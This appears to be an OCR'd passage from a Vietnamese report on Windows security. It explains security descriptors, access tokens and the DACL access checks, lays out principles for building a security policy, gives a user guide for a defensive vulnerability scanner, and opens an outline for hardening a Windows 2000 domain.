Access Token	Là một mẩu thông tin về bảo mật khi đăng nhập hệ thống.
Event	Là một đối tượng có trạng thái được dùng trong đồng bộ hóa hoặc khai báo.
Semaphore	Là một con đếm như một người gát cổng của tài nguyên, cho phép số tiến trình nhiều nhất truy cập tài nguyên.
Mutex	Là một cơ chế đồng bộ hóa dùng để ngăn cản các tiến trình truy cập đồng thời tài nguyên.
Timer	Là cơ chế báo cho Thread biết thời gian một khoản thời gai định truớc đã trôi qua.
IoCompletion	Là một phương thức của các tiểu trình dùng khai báo việc vào hàng hoặc ra khỏi hàng của các hoạt động nhập xuất.
Key	Một cơ chế để tham chiếu dữ liệu trong Registry.
Windows Station	Là một đối tượng chứa một clipboard, tập hợp các atoms tàon cục, và một nhóm đối tượng Desktop.
Desktop	Là một đối tượng được chứa trong Windows Station, một desktop có một giao diện hiển thị cục bộ. chứa những cửa sổ, menus, hooks.

Cấu trúc của một đối tượng.

Mỗi đối tượng có một phần thông tin (Object Header) và Phần dữ liệu của đối tượng (Object Body). Object Header được quản lí bởi bộ quản lí đối tượng (Object Manger), những tiến trình chủ thực thi quản lí phần Object Body của loại đối tượng mà chúng tạo ra. Trong đó mỗi object header có một con trỏ gọi là Open Handles List chi tới một danh sách các tiến trình, là các tiến trình truy cập đối tượng. và một con trỏ Object Type trỏ tới một đối tượng đặc biệt gọi là Type Object chứa thông tin chung của từng đối tượng được sử dụng. tuy nhiên thuộc tính làm ta chú ý tới là thuộc tính

Security Descriptor, đây là bộ mô tả bảo mật của đối tượng cho phép những SID nào có quyền, thao tác nào trên đối tượng. về mô hình bảo mật đối tượng của windows 2000 hay 2003 về cơ bản dựa trên ba thành phần để quyết định cho phép hay không cho phép truy cập với những quyền yêu cầu : SID của tiến trình hoặc Thread, những quyền yêu cầu thao tác đối tượng, các thông tin bảo mật của bản thân đối tượng.




Cấu trúc của một đối tượng.

Bây giờ chúng ta sẽ bàn về bộ mô tả bảo mật (Security Descriptor) . Trước tiên về cấu trúc thì Security Descriptor bao gồm các thành phần sau:

- Revision Number: chỉ ra phiên bản tạo ra Security Descriptor.
- Flags: là các tùy chọn định nghĩa các hành vi và đặc điểm của bộ mô tả.
- Owner SID: là SID tiến trình là chủ đối tượng.
- Group SID: là các SID của các nhóm chính cho đối tượng (chỉ được dùng bởi POSIX).
- Discretionary access-control list (DACL): chỉ ra ai có những truy cập gì trên đối tượng.
- System access-control list (SACL): Xác định những hoạt động nào trên đối tượng được ghi vào nhật ký kiểm toán (audit log).

Trong đó như đã nói DACL và SACL là hai phần quan trọng trong bộ mô tả bảo mật. chúng được tạo thành từ các Access-Control List (ACL): mà ACL bao gồm phần thông tin (header) và không có hoặc nhiều Access-

Control Entry (ACE). Mỗi ACE chứa một SID và một mặt nạ truy cập (Access Mask), và có thể có một tập hợp các cờ. có bốn loại ACEs: access allowed, access denied, allowed-object, and denied-object . trong đó access allowed gán những quyền truy cập đối tượng, access denied những quyền bị cấm khi truy cập đối tượng. còn allowed-object tương tự access - allowed và denied-object tương tự access – denied nhưng chúng được dùng trong Active Directory.




Cấu trúc DACL.

Ngữ cảnh bảo mật của tiến trình hoặc tiểu trình.

Security Refference Monitor (SRM) dùng một đối tượng gọi là Access Token để biểu diễn ngữ cảnh bảo mật của các tiến trình và tiểu trình. Về mặt ý nghĩa ngữ cảnh bảo mật mô tả các đặc quyền của một tài khoản người dùng hoặc tài khoản nhóm, thông qua đó mô tả các đặc quyền mà các tiến trình của người dùng đó có. Khi có một người dùng đăng nhập vào hệ thống thì Winlogon sẽ tạo ra một token ban đầu, và từ đó các tiến trình của người dùng đã đăng nhập này sẽ kế thừa một bản sao token ban đầu đã tạo ra do Winlogon.

Về mặt cấu trúc thì Windows dùng hai thành phần của token để quyết định những gì mà tiến trình và các tiểu trình có thực hiện.

Thành phần thứ nhất bao gồm User SID dùng để quyết định tiến trình có quyền truy cập đối tượng hay không và những trường Group SID để chỉ ra tài khoản người dùng tạo ra token này là thành viên những nhóm nào. Thành phần thức hai là một dãy các đặc quyền quyết định những gì tiến trình và tiểu trình có thể làm.



Cấu trúc Access Token.

Tên Trường	Mô Tả
Token Source	Đây là thuộc tính chứa một chuỗi mô tả thực thể tạo ra Token.
Impersonation Type	Thuộc tính này dùng để phân biệt Primary Token và Impersonation Token
Token ID	Là một Local Unique Identifier (LUID) mà SRM gán cho token khi token được tạo ra.
Authentication ID	Cũng là một LUID, và được sao chép cho tất cả các bản sao của token để phân biệt các tiến trình thuộc cùng một Log on session.
Modified ID	Thuộc tính này thay đổi khi có một sự thay đổi trên ngữ cảnh bảo mật. và dựa vào nó để biết lần thay đổi kể từ lần sữ dụng cuối

	cùng.
Experation Time	Thuộc tính này cho phép Token vẫn còn hợp lệp trước khi thời gian sữ dụng bị hết.
Default Primary Group	Dùng đặt cho đối tượng được tạo ra từ tiến trình hay tiểu trình khi nó dùng token này.
Default DACL	Dùng đặt cho đối tượng được tạo ra từ tiến trình hay tiểu trình khi nó dùng token này.
User Account SID	SID của người dùng Log on. Hay là chủ của Token.
Group SID(1..n)	Chỉ ra các nhóm mà người dùng đăng nhập là thành viên.
Restricted SID(1..n)	Chỉ ra các gới hạn của người dùng Log on.
Privilege SID(1..n)	Chỉ ra các đặc quyền của người dùng Log on. Đây là một dãy các đặc quyền.

Bảo mật của đối tượng.

Khi một tiến trình (proccess) truy cập một đối tượng thì nó mở một handle tham chiếu tới đối tượng, lúc đó trình quản lí đối tượng (object manager) sẽ gọi tới một tiến trình security reference monitor (SRM), là một tiến trình kernel –mode, gởi một tập các quyền hợp lệ truy cập đối tượng của tiến trình (là Access Token của tiến trình đó), và security reference monitor kiểm tra bộ mô tả bảo mật(Security Descriptor) của đối tượng có cho phép tiến trình truy cập với quyên mà nó yêu cầu hay không. Nếu nó có quyền truy cập thì SRM sẽ trả về một tập các quyền mà tiến trình được cho phép, và bộ quản lí đối tượng thực hiện lưu trữ chúng trong handle tham chiếu tới đối tượng mà nó tạo. sau đó bất cứ khi nào các tiểu trình của tiến trình sử dụng handle này thì bộ quản lí đối tượng nhanh chóng so sánh xem tập các quyền được gán có tương ứng với dịch vụ truy cập mà tiểu trình dùng hay không để quyết định có cho phép tiểu trình sữ dụng hay không.

Cơ chế bảo vệ đối tượng từ sự truy cập của tiến trình và tiểu trình.

Trong cơ chế bảo mật thì Win32 có hai thuật toán kiểm tra để quyết định tiến trình hay tiểu trình có quyền truy cập đối tượng hay không. Thuật toán thứ nhất quyết định toàn bộ quyền truy cập mà tiến trình hay tiểu trình có thể thực hiện trên đối tượng, thuật toán thứ hai chỉ xác nhận các quyền mà tiến trình hay tiểu trình yêu cầu truy cập trên đối tượng.

Thuật toán thứ nhật kiểm tra DACL của đối tượng theo các bước sau:

1) Nếu đối tượng không có DACL thì tiến trình hay tiểu trình có toàn quyền truy cập trên đối tượng.
2) Nếu tiến trình hay tiểu trình gọi có quyền take – ownership thì tiến trình hay tiểu trình gọi được gán quyền ghi của chủ đối tượng trên đối tượng trước khi kiểm trac DACL.

3) Nếu tiến trình này là tiến trình thuộc chủ đối tượng thì nó có quyền điều khiển đọc và quyền ghi lên DACL.

4) Mỗi ACE kiểu access-denied trong DACL có chứa SID trùng với một trong SID bị giới hạn của access-token của người gọi thì access–mask của ACE bị loại ra khỏi access-mask gán cho tiến trình hay tiểu trình.

5) Mỗi ACE kiểu access-allowed chứa một SID trùng khớp với một trong những SID của access-token thì access mask của ACE được thêm vào access-mask gán cho tiến trình. Nếu quyền truy cập này chưa bị cấm.

6) Trả về access-mask gán cho tiến trình.

Thuật toán thứ hai dùng quyết định các quyền mà tiến trình yêu cầu truy cập đối tượng có hợp lệ không.

1) Nếu đối tượng không có DACL thì tiến trình hay tiểu trình có các quyền quyền truy cập trên đối tượng mà tiến trình yêu cầu.

2) Nếu tiến trình yêu cầu có quyền take-ownership thì hệ thống bảo mật gán quyền ghi và kiểm tra DACL. Tuy nhiên nếu tiến trình chỉ yêu cầu một quyền truy cập này với quyền take-ownership, thì hệ thống bảo mật gán quyền truy cập và không cần kiểm tra DACL.

3) Nếu tiến trình là của chủ đối tượng thì quyền đọc và quyền ghi được gán, nếu tiến trình chỉ yêu cầu những quyền này thì hệ thống gán quyền truy cập này và không kiểm tra DACL.

4) Mỗi ACE trong DACL được kiểm tra từ đầu tới cuối và một ACE được xử lí nếu nó thỏa một trong các điều kiện sau.

   a. SID trong ACE phải trùng khớp với một SID còn tác dụng trong access-token của tiến trình yêu cầu.

   b. SID trong ACE thuộc kiểu access-allowed trùng khớp với một SID không thuộc trong dãy bị giới hạn trong access-token của tiến trình yêu cầu.

   c. SID trong ACE trùng khớp với SID bị giới hạn trong access-token.

   Nếu là ACE thuộc kiểu access-allowed thì các quyền được yêu trong access-mask của ACE được gán. Nếu tất cả các quyền yêu cầu được gán thì việc kiệp tra thành công.nếu ACE là kiểu access-denied và bất kỳ một quyền truy cập nào mà tiến trình yêu cầu thuộc và trong những quyền bị cấm thì tiến trình không được truy cập đối tượng.

5) Nếu đã kiểm tra hết các ACE trong DACL mà một hay một số quyền yêu cầu không được gán thì việc truy cập đối tượng bị cấm.

6) Nếu tất cả các quyền được gán như trong access-token của tiến trình gọi có ít nhất một SID bị giới hạn thì hệ thống bảo mật sẽ quét lại các ACE trong DACL để tìm kiếm một ACE có access-mask trùng khớp với các quyền yêu cầu và trùng khớp SID của ACE với bất kỳ một SID bị giới hạn trong access-token, nếu cả hay lần quét điều gán cho phép những yêu cầu truy cập đối tượng mà tiến trình yêu cầu thì chấp nhận quyền truy cập của tiến trình.

III./ NHỮNG NGUYÊN TẮC ĐỂ XÂY DỰNG MỘT CHÍNH SÁCH BẢO MẬT

Do những phạm vi của chính sách bảo mật là rất rộng lớn và phức tạp nên khả năng hệ thống có những kẻ hở thuộc về chính sách bảo mật là rất lớn. Chỉ cần một quy định bất hợp lý cũng có thể gây ra một kẽ hở giúp cho kẻ có ác ý lợi dụng để thực hiện những công việc mang lại hậu quả nghiêm trọng cho tổ chức. Một quy định được đưa ra có thể là hợp lý và an toàn đối với thời điểm hiện tại, nhưng đến một lúc nào đó quy định này sẽ có thể trở thành lạc hậu và bộc lộ nhiều yếu kém. Vì vậy không thể có một chính sách bảo mật an toàn tuyệt đối, mà ta chỉ có thể tạo ra một chính sách bảo mật tương đối ban đầu và song song đó là xây dựng một quy trình để liên tục củng cố chính sách bảo mật của ta.

Việc đưa ra những khung sườn cụ thể cho một chính sách bảo mật của các đơn vị cụ thể thuộc về giai đoạn 2. Trong phần này chỉ đưa ra những nguyên tắc chung nhất để xây dựng nên và duy trì một chính sách bảo mật:

- Chọn lựa kỹ càng những người có thể giao việc quản trị hệ thống thông tin của tổ chức cho họ. Song song đó cần phải có những ràng buộc pháp lý về trách nhiệm đối với những người này.
- Dựa vào tình hình cụ thể của tổ chức để xác định một quy trình làm việc hợp lý đối với những công việc có liên quan đến hệ thông tin của tổ chức.
- Chọn những công ty phần mềm đáng tin cậy để giao phó việc phát triển và chuyển giao các ứng dụng phần mềm nếu có nhu cầu này.
- Xây dựng các quy tắc cho việc truy cập các hệ thông tin dựa trên sự phân tích kỹ lưỡng về các thông tin, dịch vụ cung cấp cho những người dùng hoặc nhóm người dùng cụ thể.
- Dự báo các rủi ro có thể gặp của hệ thông tin và lên kế hoạch đối phó nếu xảy ra.
- Có kế hoạch định kỳ xem xét, kiểm tra các công việc trên để kịp thời phát hiện và củng cố các kẽ hở.

PHẦN IV
KẾT QUẢ CỦA BỘ CÔNG CỤ VÀ CÁC GIẢI PHÁP AN TOÀN MẠNG (TRÊN MÔI TRƯỜNG WINDOWS)

CHƯƠNG I
BỘ CÔNG CỤ VULNERABILITIES DETECTOR AND ANALYZER.

I./ GIỚI THIỆU

Là chương trình cho phép thực hiện quét các lỗ hổng, và các các chính sách bảo mật của hệ thống mà người tấn công có thể lợi dụng trên hệ thống và đồng thời đưa ra các giải pháp để hạn chế các điểm yếu của hệ thống bằng các bản vá lỗi nếu với các lỗi tiềm năng thì chương trình cho phép người sử dụng sửa chửa ngay hệ thống của mình.

Chương trình chạy trên hệ thống nền Windows 2K, Windows XP, Windwos 2003 hệ thống 32 bits và .NET Framework 1.1.


II./ HƯỚNG DẪN SỬ DỤNG

1./ Hướng dẫn cài đặt

- Hệ điều hành: Windows 2000, Windows XP, Windows 2003.
- Các thành phần yêu cầu: MDAC 2.8 hoặc cao hơn.
- Quyền hạn: Để có thể sử dụng chương trình này thì phải có quyền của nhóm Administrator.


2./ Hướng dẫn quét

Để thực hiện quét hệ thống bạn có thể thực hiện như sau: Vào menu Start → Programs → Security Scan. Chương trình sẽ khởi động với giao diện như sau



Giao diện khởi động chương trình.

Để quét lỗi hệ thống thì chọn menu Quét Lỗi. sau đó chương trình thực hiện quét và phân tích hệ thống như sau.




Giao diện hiển thị kết quả.


Trên giao diện này gồm hai phần Panel bên trái và panel bên phải, ở panel bên trái hiển thị hai mục là Lỗi Hệ Thống và Điểm Yếu Hệ Thống.

- **Lỗi Hệ Thống:** hiển thị các lỗi hệ thống mà chương trình quét được, mỗi mục con của nó là một loại lỗi có tên tương ứng, để có thể hiển thị những lỗi thuộc một loại lỗi xác định thì người dùng click vào tương ứng các mục con này.
- **Điểm Yếu Hệ Thống:** Hiển thị các lỗ hổng của hệ thống mà chương trình phân tích được. Mỗi mục con của mục này cho phép người dùng hiển thị kết quả mà chương trình phân tích được theo từng loại người dùng muốn xem chi tiết thì click vào mục tương ứng.

Panel còn lại là thông tin chi tiết của từng lỗi và từng lỗ hổng được hiển thị dạng cây và mỗi mục của cây là các thành phần hệ thống có lỗi mà chương trình quét được. Tương ứng với mỗi thành phần có lỗi thì gồm nhiều mục mỗi mục là một lỗi, mỗi mục lỗi có các thành phần.



Cách thức hiển thị lỗi.




Chi tiết một lỗi

Nội dung các mục:

- Impact: chỉ ra cách thức mà lỗi này khai thác hệ thống của người dùng khi mắc lỗi này.
- Risk: Chỉ ra mức độ nguy hiểm.
- Microsoft Bulletin: Chỉ ra mã của thông báo về lỗi này từ nhà cung cấp Microsoft.
- References: là các địa chỉ có thể tham khảo chi tiết hơn về lỗi này bằng các Double Click vào địa chỉ tương ứng.
- Updates: ở phần này có hai loại nếu trong mục con của updates là "Bản Vá Lỗi" đây là mục cho phép vá lỗi từ CD (CD đi kèm với chương trình) bằng cách double click vào mục này, nếu là mục "Download bản vá lỗi ngay" thì có nghĩa là bản vá lỗi cần tải về từ một địa chỉ có sẵn đã được cung cấp bằng cách double click lên mục ở trên.

3./ Hướng dẫn xem thông tin hệ thống

Để xem thông tin hệ thống, như giao diện chương trình, từ menu Hiển Thị → Thông Tin Hệ Thống → Hệ Điều Hành. Hệ thống thể hiện như sau:




Giao diện hiển thị thông tin hệ thống.

Giao diện này gồm hai phần: panel bên trái chỉ ra loại thông tin nào của hệ thống mà người sử dụng cần xem bằng cách click vào mục muốn xem và panel bên phải dùng hiển thị thông tin tuỳ thoại thông tin mà người dùng click ở panel bên trái. Người dùng muốn hiển thị lại kết quả quét và phân tích lỗi bằng cách vào menu Hiển Thị → Lỗ Hổng Hệ Thống, chương trình sẽ hiển thị kết quả lỗi hệ thống.

4./ Các hướng dẫn khác

Sử dụng công cụ mạng: từ giao diện chính. Người dùng có thể mở giao diện công cụ mạng để sử dụng một số công cụ như sau.



Giao diện công cụ mạng.

Cũng tương tự như các giao diện khác, giao diện công cụ mạng như hình trên cũng có hai phần: panel bên trái hiển thị loại công cụ mà người muốn dùng và người dùng có thể chọn bằng cách click vào mục có tên công cụ tương ứng, panel bên phải hiển thị chi tiết của công cụ đó. Như trên hình là công cụ Scan Ports.

Cấu hình cho chương trình: từ giao diện chính. Người dùng chọn menu Cấu Hình và cửa sổ cấu hình xuất hiện, người dùng có thể cấu hình các thông số tương ứng cho chương trình.

Thoát chương trình: để thoát khỏi chương trình, người dùng chọn menu Thoát từ giao diện chính hay bất kỳ giao diện nào khác.

CHƯƠNG II
GIẢI PHÁP BẢO ĐẢM AN TOÀN MẠNG

I./ GIỚI THIỆU

Phần này hướng dẫn các bước để thiết kế một domain Windows 2000 tương đối an toàn tính đến thời điểm hiện nay.

Cách tổ chức mạng phổ biến hiện nay trên môi trường Windows là quản lý domain Windows 2000 bằng dịch vụ Active Directory. Do đó chúng tôi sẽ chọn một cấu hình phổ biến của tổ chức mạng này làm đối tượng thực hành cụ thể cho bộ giải pháp.

Cấu hình cơ bản của mạng được khảo sát như sau:

- Hệ điều hành Windows 2000/XP.
- Mạng Active Directory.
- Chỉ sử dụng 1 forest.

Đối với mạng trên, những vấn đề sau cần được xác định cẩn thận để đảm bảo tính an toàn và hiệu quả hoạt động của hệ thống:

1. Tổ chức các organizational unit (OU).
2. Chiến lược ghi nhật ký hệ thống (auditing).
3. Cơ chế chứng thực (authentication).
4. Chiến lược thiết kế nhóm bảo mật.
5. Chính sách phân quyền quản trị mạng.
6. Chia sẻ tập tin.
7. Chia sẻ máy in.
8. Group policy.
9. Security cho các dịch vụ của domain.
10. Bảo mật dữ liệu trên đường truyền.
11. Bảo mật đối với truy cập từ xa.
12. Bảo mật Internet.

